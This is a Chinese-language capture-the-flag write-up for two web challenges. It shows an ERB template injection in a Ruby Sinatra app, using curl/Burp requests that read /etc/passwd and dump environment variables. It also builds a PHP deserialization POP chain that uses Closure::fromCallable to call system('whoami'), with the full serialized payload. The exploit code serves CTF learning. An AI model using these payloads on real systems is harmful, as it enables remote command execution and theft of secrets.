
ez_ruby


设置年龄并提交


年龄：

```
require "sinatra"
require "erb"
require "json"

class User
    attr_reader :name, :age

    def initialize(name="oSthinggg", age=21)
        @name = name
        @age = age
    end

    def is_admin?
        if to_s == "true"
            "a admin,good!give your fake flag! flag{RuBy3rB_1$_s3_1Z}"
        else
            "not admin,your "+@to_s
        end
    end

    def age
        if @age > 20
            "old"
        else
            "young"
        end
    end


    def merge(original, additional, current_obj = original)
        additional.each do |key, value|
            if value.is_a?(Hash)
            next_obj = current_obj.respond_to?(key) ?
current_obj.public_send(key) : Object.new
            current_obj.singleton_class.attr_accessor(key) unless
current_obj.respond_to?(key)
            current_obj.instance_variable_set("@#{key}", next_obj)
            merge(original, value, next_obj)
            else
            current_obj.singleton_class.attr_accessor(key) unless
current_obj.respond_to?(key)
            current_obj.instance_variable_set("@#{key}", value)
            end
        end
        original
    end
end

user = User.new("oSthinggg", 21)


get "/" do
    redirect "/set_age"
end

get "/set_age" do
    ERB.new(File.read("views/age.erb", encoding: "UTF-8")).result(binding)
end

post "/set_age" do
    request.body.rewind
    age = JSON.parse(request.body.read)
    user.merge(user,age)
end

get "/view" do
    name=user.name().to_s
    op_age=user.age().to_s
    is_admin=user.is_admin?().to_s
    ERB::new("<h1>Hello,oSthinggg!#{op_age} man!you #{is_admin} </h1>").result
end
```

可以看到有两个路由 /set_age路由 提交参数的
 /view   用来回显信息的


也没见过ruby语言 只能去依靠ai了

需要利用 ERB 模板注入漏洞   写json格式的payload   去进行命令执行


从错误信息和代码分析，假 flag `flag{RuBy3rB_1$_s3_1Z}` 是开发者设置的干扰项。真正的 flag 需要通过利用 ERB 模板注入漏洞来获取，具体步骤如下：

漏洞分析

1. **漏洞点**：`is_admin?` 方法返回的字符串会嵌入 ERB 模板
2. **可控输入**：通过 `/set_age` 接口可设置 `@to_s` 实例变量
3. **注入原理**：
   - 设置 `@to_s` 为包含 ERB 标签的恶意字符串
   - 当访问 `/view` 时，`is_admin?` 返回的字符串会被插入新创建的 ERB 模板
   - ERB 引擎会执行字符串中的 Ruby 代码，实现任意命令执行


利用步骤

1. **设置恶意 `@to_s`**：通过 JSON 设置 `@to_s` 为文件读取 payload

```bash
curl -X POST -H "Content-Type: application/json" \
-d '{"to_s": "<%= File.read(\'/flag\') %>"}' \
http://47.95.28.241:32789/set_age
```

2. **触发模板渲染**：访问 `/view` 执行恶意代码

```bash
curl http://47.95.28.241:32789/view
```

获取真实 Flag


执行后，服务器响应将包含真实的 flag 内容：


```html
<h1>Hello,oSthinggg!old man!you not admin,your real_flag_here </h1>
```

读取flag肯定读取不出来啊

尝试读取 /etc/passwd

```
{"to_s": "<%= File.read(\'/etc/passwd\') %>"}
```


```
Hello,oSthinggg!old man!you not admin,your root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/
usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/
var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/
usr/sbin/nologin news:x:9:9:news:/var/
uucp:/usr/sbin/nologin proxy:x:13:13:p
www:/usr/sbin/nologin backup:x:34:34
Manager:/var/list:/usr/sbin/nologin irc
nonexistent:/usr/sbin/nologin nobody:
```


Burp 项目 Intruder 重放器 查看 帮助
Burp Suite专业版 v2024.7.3 - 临时项目 - licensed to Google
代理 Intruder 重放器 Collaborator 扩展
1 × 2 × 3 × 4 × 5 × 6 × 7 × +
发送 取消
请求
美化 Raw Hex
响应
美化 Raw Hex 页面渲染

```
POST /set_age HTTP/1.1
Host: 101.201.151.28:34848
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0)
Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://101.201.151.28:34848/set_age
Content-Type: application/json
Content-Length: 45
Origin: http://101.201.151.28:34848
Connection: keep-alive
Priority: u=0

{
    "to_s":"<%= File.read(\'/etc/passwd\') %>"
}
```

```
HTTP/1.1 200 OK
content-type: text/html;charset=utf-8
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
Content-Length: 0
```


ok 读取成功了 因为不知道flag在哪里存着 还是需要进行命令执行

```
ERB 里可以用反引号或 `%x[]` 来执行系统命令。
```

经过尝试发现flag在环境变量里

payload:

```
{"to_s": "<%= `env` %>"}
```



不安全 http://101.201.151.28:34848/view
Burp 项目 Intruder 重放器 查看 帮助
Burp Suite专业版 v2024.7.3 - 临时项目 - licensed to Google
代理 Intruder 重放器 Collaborator 扩展
发送 取消
请求 美化 Raw Hex
响应 美化 Raw Hex 页面渲染
Inspector 请求属性 请求查询 请求cookie 请求头 响应头

```
Hello,oSthinggg!old man!you not admin,your PATH=/usr/local/bundle/bin:/usr/local/sbi
bin:/usr/sbin:/usr/bin:/sbin:/bin TERM=xterm HOSTNAME=engine-1 LANG=C.UTF-8
RUBY_VERSION=3.2.8 RUBY_DOWNLOAD_URL=https://cache.ruby-lang.org/pub/ruby/3.
ruby-3.2.8.tar.xz
RUBY_DOWNLOAD_SHA256=1cccd3100155275293ae5d4ea0a1a1068f5de69e71732220f1
GEM_HOME=/usr/local/bundle BUNDLE_SILENCE_ROOT_WARNING=1 BUNDLE_APP_CON
bundle ICQ_FLAG=flag{5a05e640-8548-49d0-aa6c-176ee7bf8916} USERNAME= PASSWO
ECI_CONTAINER_TYPE=normal HOME=/root RACK_ENV=development
```

```
POST /set_age HTTP/1.1
Host: 101.201.151.28:34848
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0)
Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://101.201.151.28:34848/set_age
Content-Type: application/json
Content-Length: 24
Origin: http://101.201.151.28:34848
Connection: keep-alive
Priority: u=0

{
    "to_s":"<%= `env` %>"
}
```

```
HTTP/1.1 200 OK
content-type: text/html;charset=utf-8
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
Content-Length: 0
```

FLAG=flag{5a05e640-8548-49d0-aa6c-176ee7bf8916}

ez_pop

```php
<?php
error_reporting(0);
highlight_file(__FILE__);

class class_A
{
    public $s;
    public $a;

    public function __toString()
    {
        echo "2 A <br>";
        $p = $this->a;
        return $this->s->$p;
    }
}

class class_B
{
    public $c;
    public $d;

    function is_method($input){
        if (strpos($input, '::') === false) {
            return false;
        }

        [$class, $method] = explode('::', $input, 2);

        if (!class_exists($class, false)) {
            return false;
        }

        if (!method_exists($class, $method)) {
            return false;
        }

        try {
            $refMethod = new ReflectionMethod($class, $method);
            return $refMethod->isInternal();
        } catch (ReflectionException $e) {
            return false;
        }
    }

    function is_class($input){
        if (strpos($input, '::') !== false) {
            return $this->is_method($input);
        }

        if (!class_exists($input, false)) {
            return false;
        }

        try {
            return (new ReflectionClass($input))->isInternal();
        } catch (ReflectionException $e) {
            return false;
        }
    }
    public function __get($name)
    {
        echo "2 B <br>";

        $a = $_POST['a'];
        $b = $_POST;
        $c = $this->c;
        $d = $this->d;
        if (isset($b['a'])) {
            unset($b['a']);
        }
        if ($this->is_class($a)){
            call_user_func($a, $b)($c)($d);
        }else{
            die("你真该请教一下oSthinggg哥哥了");
        }
    }
}

class class_C
{
    public $c;

    public function __destruct()
    {
        echo "2 C <br>";
        echo $this->c;
    }
}


if (isset($_GET['un'])) {
    $a = unserialize($_GET['un']);
    throw new Exception("noooooob!!!你真该请教一下万能的google哥哥了");
}
?>
```

链子很简单主要是call_user_func($a, $b)($c)($d);怎么执行命令

`$a`必须要是内置类或者内置类里面的

`$b`是删除了POST中的$a的数组

主要就是那个内置类是什么

`Closure`里面的`fromCallable`可以调用函数执行命令

```
Closure::fromCallable("system")("whoami");
```

```
call_user_func('Closure::fromCallable', "system")('whoami')();
```

这样虽然会报错，但也可以执行命令

但因为$b是一个$_POST数组，这样传参上去无法执行，一直报错

可以嵌套一下，再次调用Closure::fromCallable, 也就是这样

```
call_user_func('Closure::fromCallable', "Closure::fromCallable")('system')
('whoami');
```

因为$b是一个数组嘛，不能直接把这个Closure::fromCallable整个当成字符串传进去，得分开传

```
<?php
//$b=$_POST;
$b[0]='Closure';
$b[1]='fromCallable';
$c='system';
$d='whoami';
var_dump($b);
call_user_func('Closure::fromCallable', $b)($c)($d);
```

这里好像是通过返回闭包来执行的吧

```
Closure::fromCallable(['Closure', 'fromCallable'])
```

等价于:

```
function($x) {
    return ['Closure', 'fromCallable']($x);
}
```

所以它的返回值就是:

```
function($arg) {
    return Closure::fromCallable($arg);
}
```

也就是说:

这一步的返回值本身是一个闭包函数，能接受一个参数，再次调用 Closure::fromCallable。

所以完整执行链是:

```
Closure::fromCallable(['Closure', 'fromCallable'])('system')('whoami');
```

等价于:

```
$f = function($x) {
    return Closure::fromCallable($x);
};

$g = $f('system');     // Closure wrapping system()
$g('whoami');          // executes system('whoami')
```

所以最终构造的payload就是这样的
(POST里面的参数除了那个a就只能是0和1，如果是其他的字符或数字都会报错)

```
?un=O:7:"class_C":1:{s:1:"c";O:7:"class_A":2:{s:1:"s";O:7:"class_B":2:
{s:1:"c";s:6:"system";s:1:"d";s:6:"whoami";}s:1:"a";N;}}

POST:
a=Closure::fromCallable&0=Closure&1=fromCallable
```

ez_pop原文链接：https://blog.csdn.net/2302_80472909/article/details/149338350